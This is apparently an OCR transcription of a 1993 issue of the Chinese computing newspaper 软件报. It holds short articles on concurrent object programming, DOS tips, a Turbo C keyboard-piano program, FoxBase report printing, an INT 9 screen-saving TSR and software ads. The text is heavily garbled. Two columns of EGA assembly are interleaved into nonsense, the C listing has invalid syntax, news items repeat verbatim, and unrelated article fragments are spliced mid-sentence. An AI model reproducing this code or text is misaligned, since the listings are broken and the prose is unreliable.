begin
repeat
mbox.boxread (c);
write (toupper (c));
until c='@';
stop;
end;
```

两进程并行执行时,producer 写 mbox 后 consumer 才能读 mbox, producer 也必须等 consumer 读 mbox, producer 也必须等 consumer 读 mbox 后才能继续写信箱,否则就会引起阻塞。故两进程在 boxread 和 boxwrite 上实现同步。

对象 对象这一术语几乎独立地在计算机科学各个领域里出现过,其意义因背景不同而异。在前面的模型中,个体作为客观世界的实体被抽象为对象的概念,这里的对象是我们研究的问题空间对象。而面向对象程序设计中即我们解决问题时提到的对象是问题解空间的对象,计算机解就是按规定的语言和算法操纵解空间的对象而得到解,这里的对象表现为一种混合数据又合操作(或称为行、方法)的数据结构或称逻辑实体,而且是封闭的,允许数据和操作私有。它可以看成是对客观世界实体的一种模拟和映射,通过这种模拟帮助我们利用计算机解决客观世界的问题。

消息传递 面向对象模型中对象之间的相互作用依赖“消息传递”这是对象间唯一的通讯手段,对某对象发消息意味着引用该对象中由消息说明的方法,消息的内容也按消息模式一般包含接受消息的对象和该对象中要被引用的方法的句子,还可以带参数,它实际上是对象间统一的通讯协议。消息传递可以是多对一的,也可一对多,这时有两种工作方式:同步与异步。这些方式可以用来体现并发活动的同步互斥问题。实际上面向对象程序的执行就是对对象间消息传递过程。

1. 对象的并发性

对象一个封装的有统一通讯协议的独立实体,用对象的概念构造的体系结构非常自然,封装性一方面保护了私有成份,防止非法访问,既实现“信息隐藏”,又保证了并行进程间交互协议得到很好的遵守。从而支持了对对象间有规则的相互作用。消息的机制允许对象间多对一和多对多的消息传递,而对象本身可能还在做其它事情,造成多条控制线,可能引发大规模的并行执行。因为消息只说明方法,对象是自己接受消息完成处理的,它是独立工作的,因此具有天然的并发性。通过数据抽象设施类的概念,能为并行程序提供更理想、更高级、更稳妥的进程服务接口,因此面向对象并行程序设计是实现并行处理的最佳选择。

2. 基本通信模型

面向对象并行程序设计的基本思想是以面向对象的模型为基础,将现实系统分解为独立的并可并发的同时又是相互作用的各个部分或各种活动,用对象的概念模拟它们,然后分析可并发的对象行之间的关系及如何相互作用的,并借助对象间消息传递实现对象间并发操作,从而达到系统目标。

面向对象并行程序设计的模型建立在对象概念的基础上,在对象的相互作用中强化了并行的概念,在传统的并行设计里,系统中的并发活动通常以进程描述,用对象模拟时,对象实际上描述的是进程的特征和行为,并行进程就被抽象为可并行的对象,进程的并行执行就表现为并发对象间的消息传递。

进程是一个动态的概念,因而这里所说的对象也主要描述进程的动态特征,与进程相对应,可并行的对象有三种状态:休眠、等待、活动。一个对象被创建时处于休眠状态,当它接受其它对象发来的消息后变为活动的,根据消息的内容执行某些操作,若执行中要停下来等待某个特定消息的到来时,对象转入等待状态,当期望的消息到达后,对象重新进入活动状态。若消息规定的操作完成后没有其它消息到达,对象回到休眠状态。

并行对象间消息传递有点一源通信和广播通信之分,又有同步和异步两种工作方。而且这种消息传递机制应提供实现并行的关键机制——同步和互斥。在一个面向对象的并行模型里,如何实现这些特性依赖于具体的应用系统和信息模式。

面向对象并行程序设计需要一种既有数据抽象能力,又有并行机制的面向对象并行语言来支持,单纯的面向对象语言和并行语言都不能满足需要,这种语言要求数据抽象设施和并行设施一起使用,事实上,这两种语言不但能结合到一起,而且数据抽象设施尤其适合于并行程序设计,由于对象的并发性,这种结合还有很大的优越性。目前已出现了一些这样的语言如并行 Smalltalk、并行 C++、ABCL/1、Occam 等,大都是在

EGA/VGA 的图形存取方法
存图程序 end start
stack segment stack 取图程序
db 64 dup (?) stack segment stack
stack ends db 64 dup (?)
data segment public stack ends
file db'ggg.dat',0 data segment public
hand db 0 file db'ggg.dat',0
count db 0 data ends
data ends
code segment public
assume cs:code, assume cx:code, ds:data,es:data
start proc far start proc far
push ds push ds
xor ax,ax xor ax,ax
push ax push ax
mov ax,data mov ax,data
mov dx,ax mov dx,ax
mov es,ax mov es,ax
call writ call readf
mov dx,3c0h mov dx,3c0h
mov al,3 mov al,2
out dx,al out dx,al
inc dx inc dx
mov al,0 mov al,0fh
out dx,al mov al,0fh
ret out dx,al
writf proc near ret
mov dx, readf proc near
offset file mov dx,offset file
mov cx,00 mov al,0
mov ah,3ch mov ah,3ch
int 21h int 21h
mov bx,ax mov bx,ax
mov es,es mov es,es
count,3 mov dx,3c4h
mov dx,3c0h mov al,2
out dx,al out dx,al
mov al,4 out ax,0a000h
out dx,al mov ds,ax
mov ax, lp; mov al,es;count
0a000h lp; mov dx,3c5h
mov ds,ax out dx,al
mov al,3 mov al,3
sc4/3c5 lp; mov ax,3
mov ax,3 mov cx,28000
mov dx,3cfn mov ah,3fh
out dx,al int 21h
xor dx,dx shr cx,count,1
mov cx, jnz lp
28000 mov ah,40h
mov ah,40h int 21h
dec es;count int 21h
JGE lp readf ret
mov ah,3ch start endp
int 21h code ends
ret end start
writf endp
start endp
code ends
本报责任编辑 07号

中华学习机扩展 IF-THEN-ELSE 语句

“IF-THEN-ELSE”行号 IF<表达式> THEN<语句组1> ELSE<语句组2>

在程序中，应写成：

```

行号1 & IF<表达式>
<语句组1>
行号2 & THEN
<语句组2>
行号3 & ELSE
<语句组3>

```

对语法的要求与原 IF-THEN-ELSE 语句相同，& THEN 和 & ELSE 可多次连续使用，& IF 不能有二层。

本程序在 CEC-1 机和 W₁ 机上通过。编程环境为 EDASIM 宏汇编。程序清单：

```

ORG $02F0
LDA # $4C
STA $08F5
LDA # <BEGIN
STA $08F6
LDA # <BEGIN
STA $08F7
RTS

BEGIN CMP # $AD
BEQ IF
CMP # $C4
BEQ THEN
CMP # $C6
BEQ ELSE
RTS

IF JSR $00B1
JSR $DD4F
LDA $9D
STA $07FF
JMP $00B7
THEN LDA $07FF
BEQ QUIT
CONT JSR $00B1
JMP $DD4F
ELSE LDA $97FF
BEQ CONT
QUIT JMP $D9DC

```

二、目录管理

(一) 目录转移

由多层目录向另一个多层目录的转移。

```

C: \ZML\ZML1\ZML2\ZML3 > cd
/mi /ml /ml2
C: \FIL\FIL1\FIL2>

```

(二) 目录进退

① 进入最深层子目录方法有二：

```

方法一：
C:\>cd ml1\
C: \ZML\od zml1\
C: \ZML\ZML1>cd zml2\
C: \ZML\ZML1\ZML2>cd zml3\
方法二：
C:\>cd ml1\ml1\ml2\ml3\
② 直接进入最深层子目录。
C: \ZML\ZML1\ZML2\ZML3
>cd \
逐级退出子目录。
C: \ZML\ZML1\ZML2\ZML3
>cd \
C: \ZML\ZML1\ZML2>cd \
C: \ZML\ZML1\>cd \
C: \ZML\>cd \

```

三、文件共享

多数操作人员喜欢为自己单独开辟一个子目录使用，有用汉字操作处理的，有编辑程序的，无论用作什么，都离不开编辑、文件、hw、xe 等编辑软件。有的能够科学利用计算机存储空间，尽力不让其浪费，有的对于操作系统不够熟悉，而造成存储空间的大浪费。

本软件适用于高中学生及历史老师

(三) 同义词及辨析

本软件是配合中学语文课同义词教学而编制的辅导教学软件，通过讲解、演示及大量的练习，引导学生掌握同义词辨析的基本规律，达到丰富词汇、提高读写能力的目的。

本软件的内容包括：

1. 使用说明
2. 什么同义词
3. 同义词的作用
4. 同义词的类型
5. 怎样辨析同义词
6. 综合练习

本软件高知识于趣味之中，题型多样，题量充足，适用范围广，操作简单，反馈及时，是中学生学习语文知识的好帮手。

本软件适用于教学辅导及练习。

```

北京 杨景峰
echo off
path=c:\; c:\bin\; c:\dos\; c:\wp\d; d:\
e000\bin\; \arc\arc\msql

```

初学者园地

尽管这样比较方便，但 WS 编辑程序还是不能满足要求，只要运行这个程序，它就会自动去读 A 软盘，导致机器死锁，DOS 系统 3.3

版的 append.com 命令可弥补这一缺陷，这个程序也可放在根目录，也可放在子目录中。请不妨一试，如 ws.com 文件放置在 d:\e000\bin 子目录里，可在 autoexec.bat 中加上 "append d:\e000\bin*" 一句即可。

```

type autoexec.bat
echo off
path=c:\; c:\bin\; c:\dos\; c:\wp\d; d:\
e000\bin\; \arc\arc\msql
append d:\e000\bin*
echo on

```

四、改变提示和记忆运行结果

prompt 是 DOS 系统中操作人最熟悉的一条命令，往往没有引起重视和利用。这条命令的特点是能够改变操作提示符，尤其使用 \$p \$g 命令在进入子目录后，系统的提示比较直观，显示当前工作的目录状态。此外，现在一些软件编制者专门为某个系统编制时间显示程序，实为多此一举。prompt 命令专门提供了一个日期和时间显示参数，\$d 和 \$t。用户不妨在系统提示符下设置一个时间参数，以提醒操作者掌握下班时间。方法如下：

```

C>prompt [ ] - - - - $p $g/

```

这样，不仅可以提示时间，又可显示当前目录状态，这时操作系统的提示变为：

```

[09:58:00] - - - - e: \>

```

其它参数请参照 DOS 磁盘操作手册。

(二) 记忆运行结果

所谓记忆运行结果，指的是 DOS 命令运行的结果被写进一个文件，并可对这个文件进行编辑、打印等。写命令为 ">"。举例：

```

C>dir>ll.lst

```

这条命令是把 dir 命令运行的结果写进文件 ll.lst 中，以供编辑、整理、打印文件目录。

此外，这条命令对个别 COM、EXE 文件的运行结果也可以记忆。如笔者用 C 语言编写的分区区码查询程序 qwee.com 的运行结果也可以记忆下来。方法：

```

C>qwee>ll.lst

```

然后用 type 显示 ll.lst 文件；

```

C>type ll.lst

```

兰州 李瑞琦

(一) 透镜成像

本软件是为辅助高中物理透镜成像、光学解答题、教学重点和难点的几何作图及透射。

本软件形象地模拟了凸透镜对光线的汇聚作用，在生动的演示中教会学生如何应用三条特殊光线求像的位置、大小和倒正，判断像的虚实，并通过像的虚实变化，形象地说出凸透镜在什么情况下成实像或虚像的情况。本软件还有练习题库，通过练习，对成像规律进一步总结和加深理解。

本软件适用于高中学生及物理教师

教育软件精英园地 (十)

(二) 第一次世界大战

本软件主要用于高中历史学习，通过大量练习使学生牢固有关“第一次世界大战”的知识。

软件主要包括以下内容：

- 1) 三国同盟和三国协约
- 2) 欧洲战场三条主要战线
- 3) 欧洲战场二线主要战线
- 4) 东线战争形势图。

最后，软件还可以给出本次练习的成绩报告，报告可按时间、地名、人名等分类，并以统计表形式给出，表中除标明每道题答对与否外还将给出答题的正确率（以百分数表示）。

```

main()
{int n,m=400;
char c;
print(" 1, 2, 3, 4, 5, 6,
for middle tone\n");
print("q, w, e, r, t, y, z
for low tone\n");
print("a, s, d, f, g, h, j
for high tone\n");
loop;
c=getch();
while(c)
{case '1': n=252;break;
case '2': n=294;break;
case '3': n=330;break;
case '4': n=340;break;
case '5': n=392;break;
case '6': n=440;break;
case '7': n=494;break;
case '8': n=511;break;
case '9': n=531;break;
case 'q': n=147;break;
case 'w': n=165;break;
case 'e': n=176;break;
case 'r': n=196;break;
case 't': n=220;break;
case 'y': n=247;break;
case 'z': n=529;break;
case 'a': n=587;break;
case 's': n=650;break;
case 'd': n=690;break;
case 'f': n=784;break;
case 'g': n=880;break;
case 'h': n=988;break;
case 'j': n=988;break;
case 27,ctrl('):
default;n=0;
sound(n);
delay(m);
goto sound;
}
}

```

本软件在 IBM-PC286 上通过。

重庆 王洪昌

本软件在 IBM-PC286 上通过。

本软件在 IBM-PC286 上通过。

用 C 语言实现简易电子琴功能

这里介绍一个用 C 语言在微机机上实现简易电子琴功能的程序。在 TURBO C 2.0 中，有三个与音乐有关的库函数 sound(), delay(), getch()。sound(a) 可使扬声器发出频率为 a 赫兹的声音，而 nosound() 则使扬声器关闭。delay(m) 可使程序的执行暂停 m 毫秒，即延迟 m 毫秒。

```

利用以上三个库函数，可以编制出一个非常简单的程序，使计算机成为一台简易电子琴。每键按下，发出频率如下定义的音。
1,2,3,4,5,6,7,代表 1,2,3,4,5,6,7;
q,w,e,r,t,y,z,代表 1,2,3,4,5,6,7;
a,s,d,f,g,h,j,代表 1,2,3,4,5,6,7;
ESC 键返回 DOS, 其它键为无效键。
本程序的缺点是音符的每次发音时间为固定值(400毫秒),若要实现以按键时间的长短来控制音符发音时间的长短,则程序将比较复杂。
程序清单如下:
重庆 王洪昌
本程序在 IBM-PC286 上通过。
#include<dos.h>

```

我对《软件报》93年第4期《寻找素数的“方程”》的文章很感兴趣，但方程有待于证明，且随素数的增大，运算量急剧上升。现介绍一个已得到证明的验证素数的方程：即若 p 为素数，则 (p-1) | 1 - (-1)^m mod p。 (p-1) 的阶乘除以 p 的余数恒等于 -1。不过它也只有理论上的价值。用来判定大素数极不方便。现用来判定素数，特别是大素数使用的概率检验法：若 p 为素数，则 a^p mod p = a mod p。 (a 的 p 次方除以 p 的余数恒等于 a)。 (1 < a < p-1) 成立。若 p 为合数，则最多只有 (p-1)/4 个数 a，

每次取一个或二个或三个数，谁取走最后一个，谁就是“尾巴”，就输了。在 fx-180p 计算机上设计一个程序，让计算机作为甲方，操作者作为乙方。由操作者选择谁先取子，然后显示各人逐次取走棋子，后所剩棋子数。谁最后剩下剩下的 1 个棋子。谁就是“尾巴”，谁就输了。程序如下：

```

10 INPUT A,P
20 GOSUB 100
30 PRINT C
40 END
100 B=P, C=1
110 IF B=0 THEN RETURN
120 D=B/2-INT(B/2)
130 IF D=0 THEN B=B/2;
A = A * A - INT(A * A / P)
*P, GOTO 120
140 B=B-1, C=C+A-INT(C * A / P) * P, GOTO 110

```

上海 李恩达

谁是尾巴——计算器游戏

数 RUN.....

计算器先取时 MODE>0 P2 4+/- -Kin 2 P1 显示 25 并输入 0 RUN 显示 25 RUN 显示剩余棋子数并输入取子数为数 RUN 显示剩余棋子数 RUN.....

计算器取子时显示无 ENT 字样，人取时才有 ENT 字样，可以告诉大家，人先取时，根本不能胜计算器。计算器先取时，操作者需步步小心，方可取胜前一大敌，将称为“尾巴”而失败。

另外输入下面的程序可以两人游戏，一样很有趣。

```

P1 MODE>1 MR ENT M-MR MODE 9
ENT M-1X<=25 Min 0
为了区别甲乙双方，甲方显示剩余数带一位小数，乙方显示剩余数时不带小数。

```

软件报

普及计算机知识 交流计算机技术 培养软件人才 发展软件产业

中国计算机软件与技术服务有限公司 成都软件公司 成都电子所合办 主编:刘德培 副主编:唐敏
国内统一刊号:CN51-0106 订阅代号:61-74 地址:成都市金河街75号 邮政编码:610015

FC286进家庭,势在必行

PC286主机(80286CPU, 1M内存, 1.44M软驱1个, 101键, 卧式机箱+电源) 显示器另配

豪华A型, 1998元 14"单显 630元
接电视PAL CGA卡, 100元 12"单显: 522元
386 SX/25微机(80386CPU, 2M内存, 40M硬盘, 1.2M软驱1个, 101键, 14"单显, 金山DOS, 立式机箱+电源) 4998元

赠送光盘三片(含软件若干), 资料一本, 保修一年, 长期服务。

成都市嘉实电子公司
地址: 新鸿路29号(8路车新鸿路口下, 回走50米)
电话: 434067
邮编: 610051

标准化是计算机工程化的基础(二)

三、文档编制标准化

标准化是计算机工程化的基础,而文档编制标准化则是基础的基础。这是因为,软件产品是由“语言”这一特殊材料构成的,是知识密集型产品,它具有逻辑性强、结构复杂等特点,软件又是一种无形的产品(看不见摸不着),只有借助于其它媒体(存储介质)才能表现或记录下来,它的抽象性、生产的连续性、严肃性、生产过程的不可视性以及人员的流动性等等给研制工作带来许多困难,特别是人的因素对软件生产及其管理影响很大。现代软件生产有人称之为“人海战术”,即

一个软件项目的完成,非个人力所能及,因而众多参加者之间相互有联系,需要常常互通“信息”,相互配合、协调,因此,必须有统一的约束与规定,才能彼此沟通信息,互相交流、了解,以达到协同工作目的。

为了解决软件研制的不可视性以及由软件产品的特性所带来的生产管理上的困难,针对软件生产的特点,软件工程标准化的重点就放在文档编制标准化上。通过文档编制标准化,可以将软件生产的不可视性——这种不利于工程化生产的状况转变成可视的,以此提高软件生产的生产率、

保证软件质量,强调文档的标准化(我对软件的定义是:文档+程序),它在整个软件研制开发过程中起着主导作用,并且是对生产过程和软件产品的全部描述,很大程度上取决于文档的质量,当仅有文档,没有程序时,我们可以通过文档写出相应的程序来,反之却不然,文档编制标准化的内容通常包括:

1. 定义“文档格式”的形态、用字、书写约定、条数等、图表等等。

2. 图例的标准化,规定图的(符号、方向等)。

3. 表格中的项目和文书的目录标准化。

4. 使用参数、变量、控制结构的标准化。

对于整个软件研制开发过程应产生的所有文档都有明确规定,并且每种文档包含的内容也应说明,文档编制的目标是交流,在项目期间,文档编制作为一种传达信息的工具,以防止误解,改进项目控制,记录设计阶段的决定等,使系统功能、限制一目了然;当项目完成时,文档编制记录开发的历程,作为系统运行的指导手册,提供维护和评价系统的重要信息。为了达到以上的目标,文档编制必须遵循程序的原则,这不仅是为清楚地表现设计分析和表达出程序设计功能,也是为了在技术上、预算上,以及软件开发进度等方面增加管理的可见性。

★编号:930303
名称:软件资格水平考试英语速成辅导盘(Ver2.0, 2.1, 3.0)
作者:高志平

功能简介:本软件曾供参加过各级软件考试的考生使用,效果甚佳,现提供给大家,它具有大量的英文资料中抽取精华,具有以下功能:(1)科技英语典型语法速成。(2)计算机英语精读部分,中英对照。(3)计算机英语泛读部分,读者可随时查阅生词。(4)计算机英语词汇,其中2.1以上版收录了计算机英语常用语四千字左右(2.0版有二千多字)及计算机常用英文提示,读者平时可作词典用。(5)历年水平考试试题集。本软件有两个版本,两者在内容上有所区别,3.0版适用于参加高级程序员及中级软件师考试的人员,2.X版适用于对中程序员及以下级别软件师考试的人员。

运算速度快,效率高,经过五年多的不断完善,现已成为实惠的学校办公自动化软件,近两年来,在西安地区推广应用,反映良好。

使用时,只需将学生姓名和成绩依次存入数据库中,调用测试程序核对数据库,可以节省数据,依据屏幕提示输入有关信息即可。

本软件首先统一各科试题难度,按照始成绩换算为具有可比性的分数,也可按传统的算法进行统计,(在屏幕上打印的)结果有:

1. 考生通知单(含各科成绩在全年级中的名次)。
2. 年级成绩单(含每人各科在年级中的名次)。
3. 各名、各科的优、及格率、平均分及相应任课教师的名单)。
4. 总分及各科前若干名。

本软件为学生了解自己、教师了解学生,学校评估教师提供了详实、可靠的数据资料,实为促进学生学习,提高教学质量不可多得的好软件。

我有PC机和CEC机实用软件若干,特别适用于广大中学计算机教师,效益可观,汇5元可索有关资料。

源程序语言:C、DOS、BASICA、适应环境:IBM PC/XT及其兼容机,笔行打印机。

转让形式:未加磁盘二张(含说明及演示)。

转让价格:200元,预付50%,货到付款全款。

联系地址:陕西户县一中 徐海
邮编:710300

★编号:930304
名称:学生成绩统计分析软件

作者:徐从海

功能简介:本软件从我国中小学现状和实际需要出发,采用模块设计,可读性和移植性强,

和权威性,它所公布的标准也有较大影响。

国家标准。由各国政府或国家级的机构制定或批准,适用于全国的标准,如GB——中华人民共和国国家标准是我国的最高标准化机构,它所公布实施的标准简称为“国标”,现已批准了若干个软件工程标准。其他国家如美国国家标准协会(ANSI)、美国国家标准(ANSI)、日本工业标准(JIS)等。

行业标准。由行业机构、学术团体或国内的机构制定,并适用于某个特定业务领域的标准。如

运行环境:PC-XT/286/386/486及兼容机。
转让形式:高密度一张(含说明书),英文词典一本。
转让价格:2.0版,30元(无词典),2.1版,60元,3.0版,100(均含邮资)
收放单位:江苏常熟市阜南路45号微机中心 高志平(邮编:215500)

★本报编辑部数据系统诞生 (本报北京专电) 由北京航空航天大学计算机系环法博士主持研制的非数据库系统,日前在通过技术鉴定。该系统具有不完全知识库和非串调推理能力,不仅解决了一些重大的理论性课题,在实践上,建立了多个单位的试用,开发了基于知识库信息处理及非线性推理系统,建立了实用型专家系统和决策支持系统,它标志我国在该领域的研究中达到了当今国际先进水平。

★《软件报》分析软件在沪问世 一种既可适用于股票投资,又可适用于股份投资企业财务分析的软件——《软件报》分析软件(ANAL)最近由上海软件研究所研制成功,并已在沪上市。

★《软件报》分析软件在沪问世 一种既可适用于股票投资,又可适用于股份投资企业财务分析的软件——《软件报》分析软件(ANAL)最近由上海软件研究所研制成功,并已在沪上市。

★《软件报》分析软件在沪问世 一种既可适用于股票投资,又可适用于股份投资企业财务分析的软件——《软件报》分析软件(ANAL)最近由上海软件研究所研制成功,并已在沪上市。

祝贺成都电子研究所产品展示部暨《软件报》咨询服务部开业

广大读者关心的《软件报》咨询服务部近日在成都开业,它将为广大读者在计算机应用、软件开发等领域提供全方位服务,近期将推出特别产品及优质服务,请注意下期!

咨询部地址:610015成都金河街75号 经理:俞前军 付经理:陈实 电话:637880-36 52, 635938

应广大读者的要求,1992年《软件报》合订本编印为16开版本,在附录中收录了“中国计算机软件行业”、“中国软件登记办法”、“1992年中国计算机软件专业程序员高级程序员资格和水平考试”外,还收录了24篇实用程序和技术资料:

1. Windows
2. FOXBASE+通用动态制表程序
3. FOXBASE+与汇编语言通用接口技术
4. 二个FOX反编译辅助程序
5. 高速打印控制码的转换
6. 高速打印功能的方便设置
7. 高速打印机的分页打印
8. C语言对汉字FOXBASE+屏功能的扩充
9. 程序留内存与动态链接的原理和方法
10. VGA/EGA图形的压缩存放与恢复
11. 软盘驱动器不能正常读写的故障分析和解决方法
12. 长驱0520

1992年《软件报》合订本开始订

系列微机故障代码及含义;13. IBM PC/AT BIOS 出错提示信息及说明;14. BIOS数据区各字节含义;15. 设备输入/输出地址;16. 286,386微机的硬盘设置;17. 如何配置硬盘参数;18. 扩展FoxPlus的绘图功能;19. MIT LOGO重要地址及功能;20. PC-1500机上的MCS-51单片机交叉反汇编程序;21. 自制CEC-I语言卡;22. LASER-310使用苹果驱动器改造;23. 最新计算机术语小词典;24. 如何在一台微机上安装多种汉字系统。

合订本增加近40万字,总共276页,今年四月中旬发行,现开始订,每册订价9.5元,另加邮资1.5元,合计需11元,凡订购92年合订本者请汇款到:成都市走马街42号附8号编辑部,邮编:610021,收件人地址、姓名、邮编等写清,汇款到账请在“附言栏”内注明,本编辑部不收银行汇款。

另外,本报社另办青少年合订本87年(4元),88年(7元),89年(9.50元),91年(9.5元),以上均含邮资,订购者请汇款到:成都市金河街75号《软件报》编辑部,邮编:610015,要发者请在“附言栏”内注明,银行汇款到92年或历年合订本者,请汇款户名:成都软件公司,开户行:成都市工商银行青年路分理处,帐号:89301811 本报编辑部

FOXBASE (或dBASE-III) 是微机应用中使用寿命广泛的关系的数据管理语言...

使用过 FOXBASE (或dBASE) 的人都有这样的感觉, 在我们的管理结果以报表形式输出时...

一、实现报表无格式打印的构思

FOXBASE (或dBASE-III) 在实现报表打印时对其表头的处理是较直截了当的, 但是报表的表体由于打印的库字段名, 格式长度不同, 类型不同...

二、实现报表无格式打印原理

首先我们在建库时, 多建一个与打印库字段完全相等的另一个库, 但是这个库的各字段间增加一个任意字段...

Table with columns: ABC.DBF, ABCI.DBF, 字段名, 类型, 长度, 小数长. It compares two database structures side-by-side.

注: 长度行必须是偶数, 若打印库要进行求和处理, 则长度一栏应以合计值长度而定, 但长度必须是偶数。

FOXBASE中实现报表的无格式打印

另外再建两个由单一的字段名, 长度为250 (或更长) 类型为字符型字段的库, 其结构如下:

Table showing database structures for ABC2.DBF and ABC3.DBF with columns: 字段名, 类型, 长度, 小数长.

其中ABC2.DBF用于存放报表表头, ABC3.DBF用于报表的无格式转换。

ABC.DBF库是我们最终要实现的打印库, 当ABC.DBF库追加到ABC1.DBF库中, 用BROWSE命令便可直观的看到该库的形。

```
Record A1 NAME1 A2 NAME2 A3 NAME3 A4 .....
1 | XXXXXX | XXXX | XXXXXX | .....
2 | XXXXX | XXXX | XXXXX | .....
.....
```

但这时我们想把整个记录1或整个记录2的全部按段读入一个内存变量中则是不现实的, 因为每个记录中的各个字段都是一个变量...

FOXBASE系统中(COPY TO ABC1.TXT SDF命令便可将这样的库形成一个ABC1.TXT

```
如下: ABC1.TXT (DOS系统下TYPE列文件)
| XXXXX | XXXX | XXXXX | .....
| XXXX | XXX | XXX | .....
.....
```

这时我们再用FOXBASE中的APPEND FROM ABC1.TXT SDF命令将ABC1.TXT这样的文本文件追加到一个只有单一变量且长度可容下一个整记录长度的数据库库中...

```
ABCDS.DBF (FOXBASE系统中BROWSE列表)
RECORD BB .....
1 | XXXXX | XXXX | XXXXX | .....
2 | XXXX | XXXX | XXXX | .....
.....
```

由此可见, 这时ABC3.DBF中的一个记录行与原ABC1.DBF中的一个记录行完全一致, 不同的只是ABC1.DBF库中的一个记录行是由多个字段组成, 而在ABC3.DBF库中则是以一个字段代表一个记录行。

下面便是一个具体的运用的一小段程序, 提供参考。程序中采用的数据库名与结构同上述, ABC.DBF数据库如下:

```
record NAME1 NAME2 NAME3 NAME4 NAMES
1 办公室 张三 35 10 134.50
2 办公室 李四 41 19 156.46
3 人事科 张某 27 6 98.60
4 人事科 李某 25 3 82.63
5 人事科 王某 22 2 80.20
```

表头的建立可采用Wordstar, Editin等编辑软件, 实现表头的设计, 在设计完成后, 采用FOXBASE中的APPEND FORM *.TXT SDF追加到ABC2.DBF中, 若表头形如下:

```
record AA .....
.....
```

Table with columns: 序, 科室, 姓名, 年, 工, 基, 年. It shows a grid for data entry or printing.

报表的页记录为20个, 程序如下

```
*****
**Main Program编制,四川省冶金设计研究院-张磊**
*****
.....
use ABC1.DBF
zap
append from ABC.DBF
replace all A1 with '|' A2 with '|' A3 with '|'
A4 with '|' A5 with '|' A6 with '|'
copy to ABC1.TXT asf
use ABC3.DBF
zap
append from ABC1.TXT asf
do tableout.prg
return
***** END THE MAIN PROGRAM *****
.....
** tableout.prg program **
*****
set device to print
use ABC2.DBF
go bottom
x=reco()
n=1
do with n<=x-3 && 打印表头
go n
@ prow()+1,1 say BB
n=n+1
enddo
go x-2
BP=BB
go x-1
BS=BB
go x
BD=BB
use ABC3.DBF
go bottom
x=reco() && 确定需打印报表的记录数
xx=x-3 && 确定20行页记录打印的空格行数
n=1
do while n<=x+1
go n
@ prow()+1,1 say BF
@ prow()+1,1, say '*' +str(n,2)+BB
n=n+1
enddo
if xx=0
@ prow()+1,1 say BD
else
n=1
do while n<=xx+1
@ prow()+1,1 say BF
@ prow()+1,1 say BS
n=n+1
enddo
@ prow()+1,1 say BD
end if
@ prow()+1,1 say '*' && 送出打印机缓冲区中的内容
eject
set device to screen
return
***** end the tableout.prg program *****
若实现多报表打印共用一个打印程序, 只需要把各个报表的表头按一定的序列装入ABC2.DBF中, ABC3.DBF库可共用, 再将打印报表头在ABC2.DBF库中的始末位置以变量传输给tableout.prg, ABC1.DBF库采用宏代换, tableout.prg程序的表头打印部分只需略作修改即可。上述打印程序只是范例, 报表只作一页, 对于多页报表的打印, 原理相同, 这里就不再述。
超宽报表的打印也可采用此方法, 不过ABC1.DBF, ABC2.DBF, ABC3.DBF库需二次拆分。另外还应指明的是该方法实现的报表打印, 为规则表体的报表, 即报表表体本身不再分。
张磊 张磊
```

如何在MS-DOS5.00版中使用低版本程序

目前, MS-DOS5.00版已进入市场, 这个版本比往日的老版本相比, 功能强, 安全性好, 一些用户已经开始使用。

但在使用过程中经常会遇到的一个问题是, 有些软件是基于以前的老版本开发的, 在MS-DOS5.00下不能使用, 如UCDOS汉字操作系统, NETWARE网络工作站软件以及一些设备驱动程序, 给用户带来困难。

计在那个MS-DOS版号下运行的, 如果正在使用一个还没有针对MS-DOS5.00版进行修改的程序, 可以用SETVER命令将它名称加在版本表中。

也可以在命令行中加开关。 /delset表示从版本表中删除该文件的登记。这个开关可简化为/d。 /quiet表示从版本表中删除文件登记期间, 隐去常见的显示信息。

先让我们来看一个实例，假设你正在DEBUG状态下用A指令汇编一小段程序，而这时你又想了解一下程序在0000,0000处的有关中断向量地址，你解决的办法是：退出A命令状态，用D0,0查看所需的内容，然后再进入A命令状态，这其中有一个很令程序员头痛的问题，这便是破坏了原有屏幕信息！为此笔者用8088汇编语言编写了一个TSR程序，它将为你的PC建立一动态辅助屏幕。

为PC机建立动态辅助屏幕

建立动态辅助屏幕解决以下两个主要问题：1) 动态屏幕的激活；2) 屏幕信息(含光标)的保存与恢复。第一个问题的解决，是采用修改9H号中断向量的方法，使其能识别激活键按下与否，奇数次激活该如何处理，偶数次激活又该如何处理，第二个问题的解决办法则是在RAM区开辟一固定的缓冲区，以保存和恢复光标及屏幕信息。

程序以.COM形式书写，由于是TSR，因此仅需在DOS下运行一次即可。若想动态保存当前屏信息，可按CTRL+ESC键；然后可继续运行你原来的操作；若想查看你所保存在动态屏幕的信息，同样是按CTRL+ESC键，每按两次CTRL+ESC，则又返回到当前屏，由于程序中对光标位置也进行了相应的保存与恢复，因此对当前操作屏无任何影响。为便于各位同仁修改或再编程，现给出程序说明。

1. 8~38行为修改后的9H号中断的首部，它的作用是检测用户是否按了CTRL+ESC键，若无则直接转回中断入口，否则将当前屏信息保存于缓冲区，并将另一缓冲区的信息直接写屏(由于最初定义的缓冲区的数据全为0，因此首次激活时会消屏，并且只在屏幕上剩下一光标，此时只要按回车键即可)。其中，11行的数据01为ESC键的扫描码，20行的数据04为键盘状态字节(内存绝对地址04117H)。04表示CTRL键已按下(限于篇幅，对此的详细描述请参见有关技术手册)，适当修改该两处的数据，就可相应地改变其激活条件，如将11行的01改成03BH(3BH为F1的扫描码)，则激活条件变成了CTRL+F1，34~38实际是一条长跳转指令，JMP 0000,0000。

2. 59、83两行的数据0B000H是单显卡显示缓冲区的段地址，若是彩显卡，则需将其改为0B800H。
3. 123~124分别定义了两屏信息容量的显示缓冲区，121~122用于保存屏幕光标，120行定义的为标志字节，程序根据它的值决定将哪个缓冲区用于读，哪个缓冲区用于写。

该程序仅在文本方式下有效，若用于汉字方式，需加大屏幕缓冲区容量。(程序在M240、AT280等PC兼容机上运行通过)

湖南 曾芝如

附：程序清单(为便于阅读，特加了行号)

```
C:\PFPE DISPBUF.ASM 44,MOV BX,OFFSET CZR
1,CODE SEGMENT COMMON 45,MOV AL,[BX]
2,ASSUME CS,CODE,DS,CODE 50,PUSH AX
3,MAIN PROC FAR 51,XOR AL,OFFH
4,ORO IOPL 52,MOV [BX],AL
5,START 53;保存当前光标
6,JMP BEGIN 54,MOV EB,3
7,INT8H 55,MOV EB,0
8,STI 56,INT 10H
9,PUSH AX 57;若当前屏信息保存人
10,IN AL,60H 58;缓冲区
11,CMP AL,01 59,MOV AX,0B000H
12,JNZ POPAX 60,MOV EB,AX
13,PUSH DS 61,MOV EB,0
14,MOV AX,40H 62,PUSH CS
